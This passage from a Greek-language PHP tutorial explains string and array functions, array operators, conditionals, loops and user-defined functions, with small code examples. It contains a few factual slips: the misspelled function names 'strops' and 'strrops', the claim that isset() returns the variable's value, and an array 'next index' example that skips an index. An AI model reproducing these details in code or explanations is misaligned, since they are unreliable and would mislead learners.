- **Αφαίρεση κενών.** Σε πολλές περιπτώσεις, ιδιαίτερα όταν έχουμε είσοδο δεδομένων από το χρήστη, πρέπει να αφαιρέσουμε τυχόν κενούς χαρακτήρες από την αρχή ή από το τέλος των συμβολοσειρών. Για αυτή την εργασία, μπορούμε να χρησιμοποιήσουμε τις συναρτήσεις ltrim($string), rtrim($string) και trim($sring), οι οποίες επιστρέφουν τη δοθείσα συμβολοσειρά απαλλαγμένη από τους κενούς χαρακτήρες από την αρχή, το τέλος ή και αμφότερα τα άκρα, αντίστοιχα. Ως κενοί χαρακτήρες λαμβάνονται υπόψη το κενό " ", το tab "\t", η αλλαγή γραμμής "\n", το carriage return "\r", το null "\0" και το κάθετο tab "\x0B". Οι τρεις συναρτήσεις που αναφέραμε δέχονται προαιρετικά και μια ακόμα παράμετρο, αμέσως μετά τη συμβολοσειρά στην οποία θα επιδράσουν. Η πρόσθετη παράμετρος καθορίζει τους χαρακτήρες που θέλουμε να αφαιρεθούν.
- **Εναλλαγή πεζών-κεφαλαίων.** Κάποιες άλλες φορές είναι επιθυμητή η αλλαγή ενός κειμένου σε πεζά ή κεφαλαία. Τέτοιες μετατροπές γίνονται εύκολα με τη χρήση των συναρτήσεων strtoupper($string), η οποία μετατρέπει όλα τα γράμματα σε κεφαλαία, την strtolower($string), η οποία μετατρέπει όλα τα γράμματα σε πεζά, την ucfirst($string), η οποία κάνει κεφαλαίο το πρώτο γράμμα της συμβολοσειράς κι όλα τα άλλα πεζά, καθώς και την ucwords($string), η οποία μετατρέπει σε κεφαλαίο το πρώτο γράμμα κάθε λέξης κι όλα τα άλλα πεζά.
- **Λήψη τμήματος.** Για να πάρουμε ένα τμήμα από μια συμβολοσειρά, μπορούμε να χρησιμοποιήσουμε τη συνάρτηση substr($string, $start, $length). Αυτή επιστρέφει το τμήμα της συμβολοσειράς $string, που ξεκινάει από τη θέση[1] που δηλώνει η μεταβλητή $start και έχει μήκος τόσους χαρακτήρες, όσους δηλώνει η μεταβλητή $length. Η length είναι προαιρετική και αν παραληφθεί η substr επιστρέφει όλους τους χαρακτήρες που απομένουν έως το τέλος της συμβολοσειράς. Αν η length πάρει αρνητική τιμή, η substr λαμβάνει υπόψη της την απόλυτη τιμή της length, αλλά "μετράει" με φορά από τη θέση που δηλώνει η μεταβλητή start και προς την αρχή της συμβολοσειράς.
- **Μήκος συμβολοσειράς.** Για την εύρεση του μήκους μια συμβολοσειράς (του πλήθους των χαρακτήρων της, δηλαδή), υπάρχει η συνάρτηση strlen($string).

1. Η αρίθμηση των θέσεων μέσα σε ένα string ξεκινά από το 0.

- **Αναζήτηση θέσης.** Αν ψάχνουμε τη θέση ενός ή περισσότερων χαρακτήρων μέσα σε μια συμβολοσειρά, μπορούμε να αξιοποιήσουμε τη συνάρτηση strops($mainString, $search, $start). Αυτή δέχεται ως παραμέτρους τη συμβολοσειρά στην οποία εκτελούμε την αναζήτηση, τους χαρακτήρες που ψάχνουμε και το σημείο εκκίνησης της αναζήτησης. Το σημείο εκκίνησης είναι προαιρετικό και αν δεν το ορίσουμε, η αναζήτηση ξεκινάει από την αρχή της συμβολοσειράς. Αντίστοιχη συνάρτηση για αναζητήσεις από το τέλος της συμβολοσειράς προς την αρχή, είναι η strrops($mainString, $search, $start). Στην περίπτωση που δεν εντοπιστεί το ζητούμενο κείμενο, οι δύο συναρτήσεις επιστρέφουν την τιμή false. Εδώ όμως χρειάζεται λίγη προσοχή. Η PHP μεταφράζει τη boolean τιμή false στον αριθμό 0. Όμως, ο αριθμός 0 ενδέχεται να αναφέρεται και στο ξεκίνημα (στην πρώτη θέση) της συμβολοσειράς ή στο τέλος της (στην τελευταία θέση), ανάλογα με τη συνάρτηση που χρησιμοποιούμε. Έτσι, για να ελέγξουμε αν βρέθηκε κάποιο αποτέλεσμα ή όχι, δηλαδή αν η συνάρτηση επέστρεψε false ή όχι, πρέπει να επιστρατεύσουμε τον τελεστή ταυτοποίησης (===) κι όχι τον τελεστή σύγκρισης (==).
- **Αναζήτηση και αντικατάσταση.** Τέλος, αξίζει να αναφέρουμε τη συνάρτηση που πραγματοποιεί αντικαταστάσεις κειμένου. Πρόκειται για την str_replace($search, $replace, $string), στην οποία δίνουμε το προς αντικατάσταση τμήμα της συμβολοσειράς (search), τη συμβολοσειρά με την οποία θα αντικατασταθεί (replace) το συγκεκριμένο τμήμα και τη συμβολοσειρά στην οποία θα πραγματοποιηθεί η αναζήτηση και η αντικατάσταση (string).

Φυσικά, οι συναρτήσεις χειρισμού συμβολοσειρών δεν τελειώνουν εδώ. Εμείς πραγματοποιήσαμε μια σύντομη αναφορά σε αυτές που θεωρούμε σημαντικότερες και πιο ενδιαφέρουσες. Στόχος μας ήταν να σας παρακινήσουμε ώστε να εμβαθύνετε στο θέμα, ξεκινώντας τη μελέτη σας από εδώ: www.php.net/manual/en/ref.strings.php.

Πίνακες

Ένα άλλος τύπος δεδομένων της PHP, τον οποίο επίσης αναφέραμε στο προηγούμενο τεύχος, είναι οι πίνακες. Όπως έχουμε πει, οι "βαθμωτοί" (ή scalar) τύποι μεταβλητών[2] μπορούν να αποθηκεύουν μια μόνο τιμή ανά πάσα στιγμή. Αντίθετα, οι πίνακες μπορούν να αποθηκεύσουν μια σειρά από τιμές, είτε scalar είτε κι ολόκληρους πίνακες[3]. Στην PHP μπορούμε να προσπελάσουμε ένα στοιχείο είτε χρησιμοποιώντας έναν αριθμητικό δείκτη[4] είτε με τη βοήθεια ενός ζεύγους key-value, όπου το key είναι το στοιχείο με το οποίο έχουμε συσχετίσει την εκάστοτε τιμή. Αυτό το τελευταίο όμως, είμαστε σίγουροι ότι σας μπέρδεψε. Ας αποσαφηνίσουμε όσα είπαμε με δύο απλά παραδείγματα:

```
$pinakasA = array(10,20,30);
$pinakasB = array('timiA'=>10,'timiB'=>20,'timiC'=>30);
```

Στην περίπτωση του πίνακα Α ορίσαμε τρείς τιμές, σε καθεμία από τις οποίες αντιστοιχεί ένας αριθμητικός δείκτης (το 0 στην τιμή 10, το 1 στην τιμή 20 και πάει λέγοντας). Έτσι, για να πάρουμε την πρώτη τιμή, μπορούμε να χρησιμοποιήσουμε την ακόλουθη σύνταξη:

2. Βαθμωτοί τύποι: integer, float, string, resource κ.ά.
3. Αν η έκφραση «είναι χελώνες μέχρι κάτω» σας λέει κάτι, τότε σίγουρα διαβάζετε το σωστό περιοδικό ;)
4. Ένας αριθμός που δείχνει τη θέση του στοιχείου μέσα στον πίνακα. Η αρίθμηση ξεκινά από το 0.

```
echo $pinakasA[0] ;
```

Στον πίνακα B έχουμε συσχετίσει τις τιμές με ορισμένους δείκτες. Έτσι, ο δείκτης "timiA" αντιστοιχεί στην τιμή 10 κ.ο.κ. Για να προσπελάσουμε το πρώτο στοιχείο αυτού του πίνακα, χρησιμοποιούμε την ακόλουθη σύνταξη:

```
echo $pinakasB['timiA'] ;
```

Σε γλώσσες προγραμματισμού όπως οι C/C++ και Java, οι πίνακες έχουν σταθερό μήκος, το οποίο δεν μπορεί να μεταβληθεί. Έτσι, για να αλλάξουμε τις διαστάσεις ενός πίνακα, πρέπει είτε να τον ορίσουμε εκ νέου και με το νέο μέγεθος, είτε να χρησιμοποιήσουμε κάποια δομή δεδομένων με μεταβλητό μέγεθος (π.χ., double linked lists). Αντίθετα, στην PHP οι πίνακες έχουν μεταβλητό μήκος[5]. Έτσι μπορούμε να τους προσθέτουμε στοιχεία ανά πάσα στιγμή, χωρίς να νοιαζόμαστε για το αν έχουν ή για το αν πρόκειται να γεμίσουν. Προκειμένου ν' αλλάξουμε το μέγεθος ενός πίνακα στην PHP, αρκεί να ορίσουμε το επόμενο στοιχείο του. Θυμηθείτε τους δύο πίνακες που ορίσαμε προηγουμένως και δείτε πώς μπορούμε να τους επεκτείνουμε:

```
$pinakasA[4] = 40 ;
$pinakasB['timiD'] = 40 ;
```

Όπως βλέπετε, αν πρόκειται για πίνακα με αριθμητικούς δείκτες χρησιμοποιούμε τον επόμενο στη σειρά δείκτη κι ορίζουμε την αντίστοιχη τιμή. Αν πρόκειται για πίνακα με δείκτες οριζόμενους από το χρήστη, χρησιμοποιούμε ένα νέο δείκτη κι αποδίδουμε τη νέα τιμή. Προφανώς, αν χρησιμοποιήσουμε έναν δείκτη που υπάρχει ήδη, η τιμή που θα του εκχωρήσουμε θα αντικαταστήσει την παλιά τιμή. Για την αφαίρεση στοιχείων από έναν πίνακα μπορούμε να χρησιμοποιήσουμε τη συνάρτηση unset(). Η unset "καταστρέφει" οποιαδήποτε μεταβλητή της δώσουμε ως παράμετρο, αποδεσμεύοντας την αντίστοιχη περιοχή της μνήμης. Στην περίπτωση των στοιχείων ενός πίνακα, δίνουμε το όνομα του πίνακα με τον αντίστοιχο δείκτη. Για παράδειγμα, αρκεί να δώσουμε κάτι τέτοιο:

```
unset($pinakasA[4]) ;
unset($pinakasB['timiD']) ;
```

Έτσι, αφαιρούμε το τελευταίο στοιχείο των δύο πινάκων.

Παρεμπιπτόντως, αν θέλουμε να τσεκάρουμε την ύπαρξη μιας μεταβλητής, μπορούμε να χρησιμοποιήσουμε τη συνάρτηση isset(). Σε αυτήν δίνουμε ως παράμετρο μια μεταβλητή κι αν έχει οριστεί παίρνουμε την τιμή της, ενώ αν δεν έχει οριστεί η συνάρτηση isset επιστρέφει false.

Τελεστές πινάκων

Όπως και για τις υπόλοιπες μεταβλητές, έτσι και για τους πίνακες η PHP παρέχει ορισμένους τελεστές:

5. Αυτό είναι δυνατόν διότι, όπως αναφέραμε και στο πρώτο άρθρο της σειράς, οι πίνακες στην PHP αναπαρίστανται «εσωτερικά» σαν μια δομή δεδομένων τύπου «ταξινομημένου λεξικού».

Τελεστής	Περιγραφή	Παράδειγμα χρήσης (τι επιστρέφει)
+	Ένωση	$a+$b (προσθέτει τα στοιχεία του πίνακα b στο τέλος του πίνακα a)
==	Ισότητα	$a == $b (επιστρέφει true αν οι πίνακες a και b είναι ισοι: έχουν στοιχεία με το ίδιο ζεύγος key-value)
===	Ταυτότητα	$a === $b (επιστρέφει true αν οι πίνακες a και b είναι ταυτόσημοι: έχουν στοιχεία με το ίδιο ζεύγος key-value, την ίδια σειρά και τον ίδιο τύπο)
!=	Ανισότητα	$a != $b (επιστρέφει true αν οι πίνακες a και b δεν είναι ίσοι, όπως ορίσαμε την ισότητα παραπάνω)
<>	Ανισότητα	$a <> $b (ίδιο με το !=)
!==	Μη-ταυτότητα	$a !== $b (επιστρέφει true αν οι πίνακες a και b δεν είναι ταυτόσημοι, όπως ορίσαμε την ταυτοσημία παραπάνω)

Για την περίπτωση της πρόσθεσης δύο πινάκων πρέπει να κάνουμε μια διευκρίνιση: Αν οι πίνακες περιλαμβάνουν στοιχεία με το ίδιο key, όσα προέρχονται από τον πίνακα που βρίσκεται δεξιά του τελεστή θα αγνοηθούν πλήρως. Αυτό σημαίνει ότι ούτε θα προστεθούν, ούτε θα αντικαταστήσουν τις τιμές των στοιχείων του πίνακα που βρίσκεται αριστερά του τελεστή.

Συναρτήσεις πινάκων

Για τον χειρισμό των πινάκων η PHP προσφέρει μια μεγάλη ποικιλία από έτοιμες συναρτήσεις. Στη συνέχεια θα δούμε ορισμένες από αυτές, που παρουσιάζουν ιδιαίτερο ενδιαφέρον:

- **Αυτόματη δημιουργία.** Η συνάρτηση range(start, end, [step]) κάνει την ίδια δουλειά με την ομώνυμη συνάρτηση της Python. Δημιουργεί δηλαδή έναν πίνακα με στοιχεία όλους τους αριθμούς από το start έως το end. Η ίδια συνάρτηση δέχεται και μια προαιρετική[6] παράμετρο (τη step), με την οποία μπορούμε να καθορίσουμε το βήμα προσαύξησης για τον υπολογισμό του επόμενου στοιχείου. Η προεπιλεγμένη τιμή είναι 1. Οι παράμετροι start και end δεν δέχονται μόνο αριθμητικές τιμές. Μπορούμε να τους αποδώσουμε ως τιμή κι από έναν χαρακτήρα. Σε αυτή την περίπτωση, ο πίνακας που δημιουργείται περιλαμβάνει ως στοιχεία όλους τους χαρακτήρες από τον start έως τον end. Η σειρά των χαρακτήρων καθορίζεται με βάση τον κωδικό ASCII του καθενός. Εδώ χρειάζεται λίγη προσοχή, καθώς οι κεφαλαίοι χαρακτήρες έχουν διαφορετικό κωδικό ASCII από τους αντίστοιχους πεζούς και μάλιστα αριθμητικά μικρότερο! Έτσι, αν δώσουμε το X σαν start και το g σαν end, θα πάρουμε έναν πίνακα που θα περιλαμβάνει όλους τους κεφαλαίους χαρακτήρες από το X ως το τέλος του αλφάβητου (X, Y και Z), τους χαρακτήρες [, \,], ^, _ και ' (οι οποίοι σύμφωνα με τον κωδικό ASCII τοποθετούνται ανάμεσα στα κεφαλαία και στα πεζά γράμματα) και στη συνέχεια τα πεζά γράμματα από το a έως και το g (a, b, c, d, e, f και g).

6. Η χρήση των αγκυλών αποτελεί μια κλασική σύμβαση, για τη διάκριση των προαιρετικών παραμέτρων.

- **Ταξινόμηση πινάκων με αριθμητικούς δείκτες.** Στην περίπτωση που θέλουμε να ταξινομήσουμε τα στοιχεία ενός πίνακα, προσφέρεται η συνάρτηση sort($array, [sort_flag]). Η συνάρτηση sort είναι ευαίσθητη στη διάκριση πεζών-κεφαλαίων και η σειρά στην οποία τα κατατάσσει βασίζεται (πάλι) στον αντίστοιχο κωδικό ASCII. Η προαιρετική παράμετρος sort_flag μπορεί να λάβει τιμές: SORT_REGULAR (ταξινόμηση δίχως αλλαγή τύπων — προεπιλογή), SORT_NUMERIC (μετατρέπει τα στοιχεία σε αριθμούς και τα τοποθετεί σε αριθμητική σειρά), SORT_STRING (μετατρέπει τα στοιχεία σε strings και τα τοποθετεί σε αλφαβητική σειρά), SORT_LOCALE_STRING (κάνει ταξινόμηση ως strings βασιζόμενο στις τοπικές ρυθμίσεις του συστήματος), SORT_NATURAL (εκτελεί ταξινόμηση με βάση έναν αλγόριθμο "φυσικής ταξινόμησης", π.χ., τα στοιχεία 'img10.png', 'img1.png' και 'img5.png' θα ταξινομηθούν ως 'img1.png', 'img5.png' και 'img10.png'), SORT_FLAG_CASE (χρησιμοποιείται συνδυαστικά με τις SORT_STRING και SORT_NATURAL, ώστε η σύγκριση να εκτελεστεί δίχως διάκριση πεζών-κεφαλαίων).
- **Ταξινόμηση πινάκων με δείκτες-κλειδιά.** Όταν χρησιμοποιούμε πίνακες με δείκτες οριζόμενους από εμάς, απαιτείται μεγάλη προσοχή κατά την ταξινόμηση. Η χρήση της sort θα τροποποιήσει τα ονόματα των κλειδιών. Συγκεκριμένα, θα αντικαταστήσει κάθε κλειδί με την αριθμητική θέση που θα έχει το αντίστοιχο στοιχείο, αν ταξινομηθεί ο πίνακας! Μιλάμε για σπουδαίο μπέρδεμα ;) Σε τέτοιους πίνακες, λοιπόν, πρέπει να κάνουμε χρήση της συνάρτησης asort($array, [sort_flag]), η οποία ταξινομεί τα στοιχεία του πίνακα με βάση τις τιμές κι όχι τα κλειδιά, ενώ διατηρεί τα ονόματα των κλειδιών αναλλοίωτα. Εναλλακτικά, μπορούμε να χρησιμοποιήσουμε τη συνάρτηση ksort($array, [sort_flag]), η οποία ταξινομεί τα στοιχεία του πίνακα με βάση τα ονόματα των κλειδιών. Για την προαιρετική παράμετρο sort_flag ισχύουν όσα είπαμε για τη συνάρτηση sort().
- **Αντίστροφη ταξινόμηση.** Με τις συναρτήσεις που είδαμε παραπάνω, η ταξινόμηση πραγματοποιείται με αύξουσα σειρά. Αν θέλουμε να την εκτελέσουμε με φθίνουσα σειρά, πρέπει να χρησιμοποιήσουμε τις "αντεστραμμένες" εκδοχές των παραπάνω συναρτήσεων. Αυτές είναι οι rsort($array, [sort_flag]), arsort($array, [sort_flag]) και krsort($array, [sort_flag]).
- **Αντιστροφή.** Μπορούμε να αντιστρέψουμε τη σειρά των στοιχείων ενός πίνακα, κάνοντας χρήση της συνάρτησης array_reverse($array).
- **Ανακάτωμα.** Μερικές φορές χρειάζεται να ανακατέψουμε τα στοιχεία του πίνακα κι αυτό μπορεί να γίνει πανεύκολα με τη βοήθεια της συνάρτησης shuffle($array).
- **Πλήθος στοιχείων.** Για να μάθουμε το πλήθος των στοιχείων ενός πίνακα, μπορούμε να χρησιμοποιήσουμε τη συνάρτηση count($array) ή την sizeof($array).

Όπως και με τις συναρτήσεις χειρισμού συμβολοσειρών, έτσι και στην περίπτωση των συναρτήσεων για τους πίνακες προτείνουμε να μελετήσετε το αντίστοιχο κείμενο τεκμηρίωσης της PHP: `www.php.net/manual/en/function.array.php`

Λήψη αποφάσεων

Σε κάθε γλώσσα προγραμματισμού υπάρχουν κατάλληλες δομές, οι οποίες επιτρέπουν την εκτέλεση του ενός ή του άλλου τμήματος κώδικα σύμφωνα με την έκβαση

ενός ελέγχου. Η PHP δεν θα μπορούσε να αποτελεί εξαίρεση. Έτσι, για τη λήψη αποφάσεων συναντάμε την κλασική δομή if με την προαιρετική προσθήκη των else if και else:

```
if(συνθήκη)
κώδικας προς εκτέλεση αν ισχύει η συνθήκη ;
else if(συνθήκη β)
κώδικας προς εκτέλεση αν δεν ισχύει η παραπάνω συνθήκη *και* ισχύει αυτή ;
else
κώδικας προς εκτέλεση αν δεν ισχύει καμία από τις παραπάνω συνθήκες ;
```

Οι else if και else χρησιμοποιούνται μόνο όταν το επιθυμούμε, ενώ η else if μπορεί να γραφεί και χωρίς το κενό (elseif). Επιπρόσθετα, αν θέλουμε να εκτελέσουμε πολλές γραμμές κώδικα σε κάποια από τις περιπτώσεις, θα πρέπει να περικλείσουμε τις γραμμές σε ένα μπλοκ κώδικα. Τα μπλοκ κώδικα οριοθετούνται με ένα ζεύγος από άγκιστρα ({ και }).

Εκτός από τη δομή if, η PHP προσφέρει και τη δομή switch, που είναι ιδανική όταν θέλουμε να ελέγξουμε την τιμή μιας μεταβλητής και οι πιθανές επιλογές είναι πολλές:

```
switch(μεταβλητή){
    case "τιμή_A":
        κώδικας προς εκτέλεση αν η μεταβλητή έχει τιμή_A ;
        break ;
    case "τιμή_B":
        κώδικας προς εκτέλεση αν η μεταβλητή έχει τιμή_B ;
        break ;
    case "τιμή_Γ":
        κώδικας προς εκτέλεση αν η μεταβλητή έχει τιμή_Γ ;
        break ;
    default:
        κώδικας προς εκτέλεση για κάθε άλλη περίπτωση ;
        break ;
}
```

Η χρήση της εντολής break είναι κατά κάποιον τρόπο υποχρεωτική. Η εν λόγω εντολή διακόπτει τη ροή του προγράμματος και μεταφέρει τον έλεγχο στο τέλος του μπλοκ. Έτσι, η χρήση της break εξασφαλίζει ότι θα εκτελεστεί ο κώδικας *μόνον* ενός case. Χωρίς την break θα εκτελεστεί ο κώδικας του σωστού case κι αμέσως μετά ο κώδικας των επόμενων cases! Κάτι τέτοιο, αν και παράξενο, είναι σε μερικές περιπτώσεις χρήσιμο[7].

7. Όπως, για παράδειγμα, στην επίλυση του υπέρτατου υπολογιστικού προβλήματος των κλιμακωτών χρεώσεων της ΔΕΗ!

Μια ακόμη δομή ελέγχου αποτελεί ο λεγόμενος τριαδικός τελεστής "?:". Αυτός ο τελεστής μοιάζει με μια συντετμημένη γραφή της δομής if-else και έχει την εξής γενική σύνταξη: "συνθήκη ? τιμή αν ισχύει : τιμή αν δεν ισχύει". Ας δούμε ένα παράδειγμα:

```
$category = $ilikia >= 18 ? "Ενήλικος" : "Ανήλικος" ;
echo "Είστε $category" ;
```

Η μεταβλητή category θα πάρει μία από τις δύο τιμές που ενδέχεται να επιστρέψει ο τριαδικός τελεστής. Έτσι, αν η συνθήκη "$ilikia >= 18" είναι αληθής θα αποδοθεί η τιμή "Ενήλικος", ενώ αν η συνθήκη είναι ψευδής θα αποδοθεί η τιμή "Ανήλικος".

Έχουμε πει αρκετές φορές —και να είστε βέβαιοι ότι θα το ξαναπούμε— πως η PHP έχει αρκετά "ελαστικό" συντακτικό, με ό,τι θετικό ή αρνητικό μπορεί να συνεπάγεται κάτι τέτοιο. Έτσι, τα μπλοκ κώδικα στις δομές if και switch δεν οριοθετούνται μόνο με τα άγκιστρα. Εναλλακτικά, μπορούμε να ξεκινήσουμε ένα μπλοκ με τον χαρακτήρα άνω και κάτω τελεία (:) και να το τερματίσουμε χρησιμοποιώντας τις λέξεις κλειδιά endif και endswitch αντίστοιχα. Προφανώς, η ομάδα ανάπτυξης της PHP δεν εισήγαγε τους εναλλακτικούς τρόπους σύνταξης για να ξυπνήσει ρομαντικές αναμνήσεις από την εποχή της BASIC. Όπως θα θυμόσαστε, μέσα σε ένα έγγραφο HTML μπορούμε να ξεκινήσουμε και να διακόψουμε τον κώδικα PHP οπουδήποτε κι οποτεδήποτε θέλουμε. Με άλλα λόγια, ο κώδικάς μας μπορεί να είναι τεμαχισμένος και τα διάφορα τμήματά του να μην βρίσκονται σε κοντινές θέσεις! Η χρήση του εναλλακτικού συντακτικού που παρουσιάσαμε για τα μπλοκ, διευκολύνει την ανάγνωση του κώδικα. Για να το καταλάβετε αυτό, σκεφτείτε την περίπτωση που συναντάτε ένα τμήμα κώδικα PHP μέσα σε ένα έγγραφο HTML και ξαφνικά βλέπετε ένα δεξιό άγκιστρο. Ποιο μπλοκ κλείνει, άραγε; Ε, ποιο;

Παράδειγμα με τη χρήση άγκιστρων:

```
...
$metavliti = $userin["uname"] ;
if ($metavliti == "kati") {
?>
<div>Bla bla bla</div>
<?php
}
doSomething();
...
```

Ο ίδιος κώδικας με τη χρήση του εναλλακτικού συντακτικού:

```
...
$metavliti = $userin["uname"] ;
if ($metavliti == "kati"):
```

```
?>
<div>Bla bla bla</div>
<?php
endif ;
doSomething() ;
```

Νομίζουμε ότι στη δεύτερη περίπτωση ο κώδικας PHP είναι πολύ πιο κατανοητός!

Επαναλήψεις

Οι επαναληπτικές δομές είναι από τα βασικά συστατικά μιας γλώσσας προγραμματισμού. Μ' αυτές μπορούμε να εκτελούμε ένα κομμάτι κώδικα για όσο ισχύει κάποια συνθήκη. Η PHP υποστηρίζει τέσσερεις κλασικές δομές επανάληψης.

- **While loop.** Η δομή while ελέγχει μια συνθήκη και εφόσον ισχύει, εκτελεί το μπλοκ κώδικα που ακολουθεί. Η εκτέλεση του μπλοκ επαναλαμβάνεται για όσο διάστημα επαληθεύεται η αρχική συνθήκη. Η σύνταξη της εν λόγω δομής έχει ως εξής:

```
while(συνθήκη) {
κώδικας προς επανάληψη
}
```

- **Do – While loop.** Αυτή η δομή ομοιάζει με την προηγούμενη, αλλά παρουσιάζει μία μικρή διαφορά: Το μπλοκ κώδικα που ακολουθεί εκτελείται *τουλάχιστον* μια φορά. Αυτό οφείλεται στο γεγονός ότι η συνθήκη επανάληψης εμφανίζεται (κι ελέγχεται) αμέσως μετά από το μπλοκ κώδικα. Εφόσον η συνθήκη επαληθεύεται, το προηγούμενο μπλοκ εκτελείται εκ νέου και πάει λέγοντας:

```
do {
κώδικας προς επανάληψη
} while(συνθήκη);
```

- **For loop.** Οι δύο παραπάνω δομές επαναλήψεων είναι ιδανικές για τις περιπτώσεις που δεν γνωρίζουμε εκ των προτέρων το πλήθος των επαναλήψεων. Όταν όμως το γνωρίζουμε, μπορούμε να χρησιμοποιήσουμε τη δομή for. Λογικά, αν έχετε ασχοληθεί με έστω και μία γλώσσα προγραμματισμού, θα γνωρίζετε ήδη τη σύνταξη της δομής for. Ας δούμε ένα παράδειγμα της γενικής μορφής ενός τέτοιου βρόχου:

```
for ($metritis=0; $metritis < arithmos_epanalipseon; $metritis++) {
    κώδικας προς επανάληψη
}
```

- **Foreach loop.** Η χρήση αυτής της δομής συνδυάζεται άριστα με τους πίνακες. Με αυτή τη δομή μπορούμε να διατρέξουμε τα στοιχεία ενός πίνακα ένα προς

ένα, χωρίς να χρησιμοποιήσουμε κάποιον δείκτη, χωρίς να φροντίσουμε για την αύξηση του δείκτη και χωρίς να ανησυχούμε μήπως υπερβούμε το μέγεθος του πίνακα. Όλα αυτά τα αναλαμβάνει για εμάς η PHP. Η σύνταξη της δομής foreach έχει την ακόλουθη μορφή:

```
foreach ($pinakas as $stoixeio) {
     κώδικας προς επανάληψη
}
```

Σε κάθε εκτέλεση του μπλοκ, η μεταβλητή $stoixeio έχει την τιμή ενός εκ των στοιχείων του πίνακα $pinakas. Αν ο πίνακάς μας έχει δείκτες που ορίσαμε εμείς κι εκτός από την τιμή κάθε στοιχείου θέλουμε να λάβουμε και το όνομα του αντίστοιχου δείκτη, μπορούμε να χρησιμοποιήσουμε την εξής σύνταξη:

```
foreach ($pinakas as $key => $value) {
     κώδικας προς εκτέλεση
}
```

Σε αυτή την περίπτωση, σε κάθε εκτέλεση του μπλοκ οι μεταβλητές $key και $value έχουν ως τιμή το όνομα ενός από τους δείκτες και την αντίστοιχη τιμή του πίνακα $pinakas.

Πριν προχωρήσουμε, σημειώστε ότι η εντολή break που συναντήσαμε στη δομή switch δύναται να χρησιμοποιηθεί και σε όλες τις δομές επανάληψης. Η εκτέλεσή της έχει ως αποτέλεσμα τον πρόωρο τερματισμό των επαναλήψεων. Ας δούμε ένα παράδειγμα:

```
do {
κώδικας προς επανάληψη
if (συνθήκη1) break;
} while(συνθήκη2);
```

Στο παραπάνω απόσπασμα, ο "κώδικας προς επανάληψη" θα επαναλαμβάνεται μέχρι να πάψει να ισχύει η "συνθήκη2" ή μέχρι να επαληθευτεί η "συνθήκη1".

Όπως και με τις δομές λήψης αποφάσεων, έτσι και στις δομές επανάληψης η PHP υποστηρίζει έναν εναλλακτικό τρόπο οριοθέτησης των μπλοκ. Αυτός ο τρόπος προβλέπει και πάλι την έναρξη ενός μπλοκ με τον χαρακτήρα άνω και κάτω τέλεια (:), ενώ για τον τερματισμό χρησιμοποιείται κάποια από τις δεσμευμένες λέξεις endwhile, endfor και endforeach.

Οι δικές μας συναρτήσεις

Η PHP ενσωματώνει ένα ευρύτατο σύνολο συναρτήσεων. Είναι σίγουρο όμως ότι δεν περιλαμβάνει *κάθε* συνάρτηση που ενδέχεται να χρειαστούμε. Στο κάτω-κάτω, μια συνάρτηση μπορεί να περιλαμβάνει ένα τμήμα κώδικα που χρησιμοποιούμε πολύ συχνά στο πρόγραμμά μας και το οποίο ενδέχεται να υλοποιείται από έτοιμες

συναρτήσεις της γλώσσας! Ας δούμε λοιπόν πώς μπορούμε να ορίσουμε μια δική μας συνάρτηση:

```
function onomaSynartisis ($param_1, $param_2, ..., $param_K='timi') {
/* our code */
    ...
...
return $something ;
}
```

Όπως βλέπετε, ο ορισμός μιας νέας συνάρτησης ξεκινά με τη δεσμευμένη λέξη function και το επιθυμητό όνομα. Σημειώστε ότι τα ονόματα των συναρτήσεων ακολουθούν τους κανόνες ονομασίας που ισχύουν και για τις μεταβλητές, με τη διαφορά ότι τα ονόματα των συναρτήσεων δεν είναι ευαίσθητα στο διαχωρισμό πεζών και κεφαλαίων. Βέβαια, αν και ο interpreter δεν πρόκειται να διαμαρτυρηθεί, θα ήταν φρόνιμο από μέρους μας να χρησιμοποιούμε το όνομα κάθε συνάρτησης με έναν συγκεκριμένο τρόπο. Για να είναι ο κώδικάς μας πιο ευανάγνωστος και για να μην δημιουργούνται παρερμηνείες, πρέπει να αποφεύγουμε την αναφορά σε μια συνάρτηση γράφοντας το όνομά της πότε με κεφαλαία και πότε με πεζά. Μετά το όνομα της συνάρτησης ακολουθεί ένα ζεύγος παρενθέσεων, μέσα στις οποίες παραθέτουμε τα ονόματα των παραμέτρων που θέλουμε να δέχεται η συνάρτησή μας. Φυσικά, μια συνάρτηση δεν είναι υποχρεωτικό να δέχεται παραμέτρους. Σε αυτήν την περίπτωση, το ζεύγος παρενθέσεων είναι κενό. Παρατηρείστε επίσης ότι στην παράμετρο "param_K" έχουμε αποδώσει μία τιμή. Με αυτόν τον τρόπο η συγκεκριμένη παράμετρος γίνεται προαιρετική! Αν καλέσουμε τη συνάρτηση χωρίς να δώσουμε τιμή για την "param_K", η εν λόγω παράμετρος θα πάρει την προεπιλεγμένη τιμή: Αυτήν που εκχωρήσαμε κατά τον ορισμό της συνάρτησης.

Οι συναρτήσεις εκτελούν διάφορες εργασίες και πολύ συχνά επιστρέφουν κάποιο αποτέλεσμα. Η "επιστροφή" αυτού του αποτελέσματος πραγματοποιείται με τη χρήση της δεσμευμένης λέξης return. Συγκεκριμένα, η συνάρτηση επιστρέφει την τιμή που τοποθετούμε στα δεξιά της εν λόγω δεσμευμένης λέξης. Επιπρόσθετα, η εκτέλεση της return τερματίζει τη συνάρτηση. Έτσι, το πρόγραμμα συνεχίζει να εκτελείται από εκεί όπου είχε κληθεί η συνάρτηση. Μια συνάρτηση δεν είναι υποχρεωτικό να επιστρέφει τιμή. Σε αυτή την περίπτωση, η λέξη return δεν συνοδεύεται από κάποια τιμή ενώ μπορούμε και να την παραλείψουμε. Τότε, ο τερματισμός της συνάρτησης σηματοδοτείται από το δεξιό άγκιστρο, που κλείνει το μπλοκ κώδικα της συνάρτησης.

Όταν καλούμε μια συνάρτηση και χρησιμοποιούμε μεταβλητές ως παραμέτρους, η συνάρτηση δεν λαμβάνει τις μεταβλητές παρά μόνο την τρέχουσα τιμή της καθεμίας. Ας δούμε ένα παράδειγμα:

```
function addTax($price, $taxPercentage){
    $price *= 1+($taxPercentage/100) ;
    return $price ;
```

```
}
$patatasPrice = 10 ;
$patatasPriceWithTax = addTax($patatasPrice, 25) ;
echo "Patatas net price is $patatasPrice \n" ;
echo "Patatas final price is $patatasPriceWithTax" ;
```

